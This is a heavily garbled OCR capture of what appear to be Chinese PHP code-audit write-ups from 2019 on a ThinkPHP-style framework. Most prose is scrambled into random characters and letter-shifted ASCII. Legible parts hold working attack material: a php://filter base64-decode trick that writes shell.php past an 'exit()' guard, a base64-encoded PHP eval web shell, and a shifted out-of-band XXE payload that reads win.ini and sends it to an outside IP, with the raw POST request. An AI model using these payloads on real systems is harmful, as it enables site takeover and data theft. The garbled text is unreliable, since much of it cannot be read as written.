
```
290  static private function getAction($var,$urlCase) {  $var: "a"  $urlCase: false
291      $action   = !empty($_POST[$var]) ?  $action: "display"
292          $_POST[$var] :
293          (!empty($_GET[$var])?$_GET[$var]:C('DEFAULT_ACTION'));
294      unset($_POST[$var],$_GET[$var]);  $var: "a"  $_GET: {templateFile => "README.md"}[1]
295      if($maps = C('URL_ACTION_MAP')) {...}
316      return strip_tags( str: $urlCase? strtolower($action) : $action );  $action: "display"
317  }
318
```

见　　矿　　翻蚁耻　　Sruwdo　　摄　　词阻

GHI DXOWbP RGXOH　　摄



规　　frqilj　　罪　　Ⓑ矿　　罗　　Srudo




规(f) 齐矿 Sruwdo 矿 艺起 P YF 矿

规 Ⓑ Sruwdo Lqgh{ Ⓓ 摄 绑

评起 Ⓓ矿ⓤ glvsɑd| 摄 485 矿

评 练 (o) 矿 绑 摄



矿 补 Ⓑ (f) 矿 般

d 败 翻蚁耻 Sr ɯdo 摄 绑

(f) 般摄

(f)

矿 般翻蚁耻 Sruwdo 矿翻蚁耻

d 摄 绑 矿 翻蚁耻评菠

绑 Lqgh{Frqwurodhu


矿 见 评 Ⓑ KrphedvhFrqwurodhu glvsod|

摄

规结 矿 绑 摄摄 真 Whpsodwh


罪 ihwfk 翻般 警 雅 摄

Ordg Whpsodwh摄



矿评　　练罗　　警矿　　警雅　评起　Vwr udj h=sxw


面阻Ⓑ　　警　摄



σdg　挺　　警　。摄练（f）　矿　规

词阻　警　　矿　规。订　警摄

绑神



结 矿 般 摄面 矿

魁 魁 矿调 练 练 绑 矿

面齐 矿见

ⓤ 练 摄 见 虚 Ⓑ结 矿 陷

结 摄 矿脑 罗足 矿 谨评Ⓑ般 职Ⓡ

(f) 摄规经 罗虚 练范结 矿 摄

练 (o) 订 警面阻 (f)

原创 Z1NG 信安之路 2019-10-22

FPV 矿 练 (o) 订 面阻 警 败摄

陷罪 矿 陷 齐 遭罗 FW 编


知 矩矿 遭罗 摄

(o)

矿阿 bbghvwuxfw+,矿 警职 矿 规

fdfkh1sks 罪 vdyh 败矿 迄 警

败矿 摄



vdyh 挺 摄 绑见 练罗 警迄 败矿

Ⓑ般 规面 SKS 警 练 矿艺 ⑨般 ?Bsks

h{lw-,>BA 面阻 SKS 警 摄

```php
public function save($id,$content='')
{
    if(!$id || $content === '' || !$this->status){
        return false;
    }
    $this->_time();
    $content = serialize($content);
    $file = $this->folder.$id.".php";
    file_put_contents($file, data:'<?php exit();?>'.$content);
    $this->_time();
    $this->_count();
    if($GLOBALS['app']->db){
        $this->key_list($id,$GLOBALS['app']->db->cache_index($id));
    }
    return true;
}
```


矿 角 Ⓑ般练罗 规面阻订 警 摄 警 矿

警雅 评 (o) (f) 矿 面阻 SKS 警脑

矿读聪 阻 (x) 摄

(f)

练 矿 规 绑 摄翻般

(f) 罗 矿 见 齐 摄(u) 院 挺 矿见

绑 摄

```php
<?php

class cache
{

    protected $keyfile = '';
    protected $folder = '../_cache/';
    protected $key_id;
    protected $key_list;
    protected $status = true;
    public function __destruct()
    {
        $this->save($this->key_id,$this->key_list);
    }


    public function save($id,$content='')
    {
        if(!$id || $content === '' || !$this->status){
            return false;
        }
        $content = serialize($content);
        $file = $this->folder.$id.".php";
        file_put_contents($file,'<?php exit();?>'.$content);

        return true;
    }

}
```


见 矿 规 齐矿陷 谷

?Bsks h{lw+,>BA 荷 齐 摄 FW

Ⓑ 矿 Ⓑ行 罪 Ⓑ般摄

罗 陷 频矿 练 ?Bsks h{lw+,>BA 结

矿 致 摄 edvh97 逃矿 规 ；

罗翻练 矿 脑 ； 罗 练 矿

绝 ； 罗 芯 矿Ⓡ 结评 Ⓑ职

摄 艺 edvh97 矿?B+,

>A 范 结评 绕 ⓤ 摄 规 ?Bsks h{lw+,>BA 罪

sksh{lw: 罗 摄艺 聪矿 规虚翻 经练罗 起裁

矿足 sksh{lwd矿 齐 罗致 摄

(f) Ⓑ 矿间 练 摄SRF 绑神

间矿间　　齐练罗起　询　　edvh97　　面阻　　警　/

职　　练罗署

```
php://filter/write=convert.base64-decode/resource=shell.php。
```

矿?Bsks Chydo+' bSRVW^*}kkk|*',>BA　　vkhoo　　edvh97


矿　Ⓑ练罗署

```
PD9waHAgQGV2YWwoJF9QT1NUWyd6aGhoeSddKTsgPz4=
```

矿翻般　?Bsks h{lw+,>BA　　翻致　矿　角　　⑨经练罗　d矿艺　　角　edvh97　　署翻

```
aPD9waHAgQGV2YWwoJF9QT1NUWyd6aGhoeSddKTsgPz4=。
```

(o)　　词阻矿　　摄



般练罗 vkhoo1sks 警矿脑 ?Bsks h{lw+,>BA 翻致 般矿 阻 vkhoo 雅 脑 翻致 般矿 结 角

摄露 见 矿读聪 般练罗 摄'frqwhqv@vhuldd}h+'frqwhqw,>评 角 阻 署 (o) 真真真


职 雅 齐 矿 谷 频 罗 摄

艺 (o) 起 角 署 般矿结 齐 般 v=78矿起 edvh97 摄 罗 经 练 矿


d 规 频 罗 摄 翻 结 矿 规 角

9 罗 d 摄

远 SRF矿 SRF



练绑 vkhoolsks 雅 矿 规 Ⓑ vkhoo Ⓟ 面阻摄



FPV (f)

原创 Z1NG 信安之路 2019-08-19

艺 矿 般 FPV 矿见

缩 Ⓡ绑 矿 远 般知 迎

经 阿 矿 矩摄 练绑

摄

练 [[H

[[H 矿 经 摄 练 矿 (x)

[[H SKS 摄摄陷 Ole{po 艺

艺 51; 13 摄 练 摄 摄 起

sksvwxg| sks817 摄练 起 819 结

ⓟ摄摄 摄摄

阿 院 vlp sch{p dbor dgbvwulqj 规 Ⓑ 摄结

齐 'srvwDuu 起 询 面阻矿 角 矿 词

阻 [PO 齐 摄 罗 结评

Ⓑ 迎 矿 RRE 摄

练罗 驱 [[H 矿起 败 规般摄

```php
$signature = $_REQUEST["signature"];
$nonce = $_REQUEST["nonce"];
$timestamp = $_REQUEST["timestamp"];
$echostr = $_REQUEST["echostr"];
if ($echostr != "") {
    $array = array();
    $array = array($C_wtoken, $timestamp, $nonce);
    sort( &: $array);
    $str = sha1(implode($array));
    if ($str == $signature && $echostr) {
        echo $echostr;
        exit;
    }
}
if ($signature != "" && $echostr == "") {
    $postArr = file_get_contents( filename: "php://input");
    $postObj = simplexml_load_string($postArr);
    $ToUserName = $postObj->FromUserName;
    $FromUserName = $postObj->ToUserName;
    $MsgType = $postObj->MsgType;
    $strEvent = $postObj->Event;
    $EventKey = $postObj->EventKey;
```


ysv 经(s) 练罗 rrebsrf1gwg矿 。 绑神

&rrebsrf1gwg 的内容如下

?B{pcyhuvlrq@%413%hqfrglqj @%%XW 0; %BA

?$HQWLW\(ildn V\VWHP

%sks=22ilowhu2frqyhuw1edvh970hqfrgh2uhvrxufh@f=2zlqgrzv2z

lq1lql%A

?$HQWLW\(doc %?$HQWLW\ vhqg V\VWHP

*kwws=22448148<1681;;2B(ildn>*A%A

(doc>

&发送数据包如下

SRVW 2jry2zhl{lq2Bhfkrvwu@) vlj qdwxuh@4 KWWS2414

```
Krvw= 45: 131314
Xvhu0Dj hqw= P r}lood2813 +Z lqgr z v QW\ 4313>Z lq97>{97>uy=9; 13,
J hfnr 253433434 l luhir{29; 13
Dffhsw=
wh{w2kwp o/dssdfdwrq2{kwp o {p o/dssdfdwrq2{p o<t @31</-2->t @
31;
Dffhsw0Odqj xdj h=
}k0FQ/}k>t @31; /}k0WZ >t @31: /}k0KN>t @318/hq0XV>t @316/hq>t @
315
Dffhsw0Hqfrglqj =j}ls/ghiodwh
Uhihuhu= kwws=2245: 1313142j ry2z hl{lq2Bhfkrvwu@) vlj qdwxuh@4
Frqwhqw0W\sh= dssdfdwrq2{0z z z 0irup 0xudhqfrghg
Frqwhqw0Ohqj wk= 498
Frqqhfwrq= for vh
Frrnlh=
Kp boywbe93649gh933<g8987gh: 645i: : 5495eh@489846<; 5<>
SKSVHVVLG@yip g6l9rix8u7; j <3ey: 4p p 9q5
Xsj udgh0Lqvhfxuh0Uhtxhvwv= 4

?B{p c yhuvlrq@%413%BA
?$GRFW\SH urrv^
?$HQWLW\ ( uhp rwh V\VWHP
%kwws=22448148<1681; ; 2rrebsrf1gvg%A
( uhp rwh>
`A
?frpphqwA
  ?wh{wAwhvw) vhqg>?2wh{wA
?2frpphqwA
```

规 Ⓑ ⓡ 经矿 般练 矿

edvh97 ⓠ Ⓑ ⓡ 摄 警 (q)评


摄摄结　　蚁耻　　摄摄

VTO　阻

[PO　　词　矿　　题绑脑　评菠　结

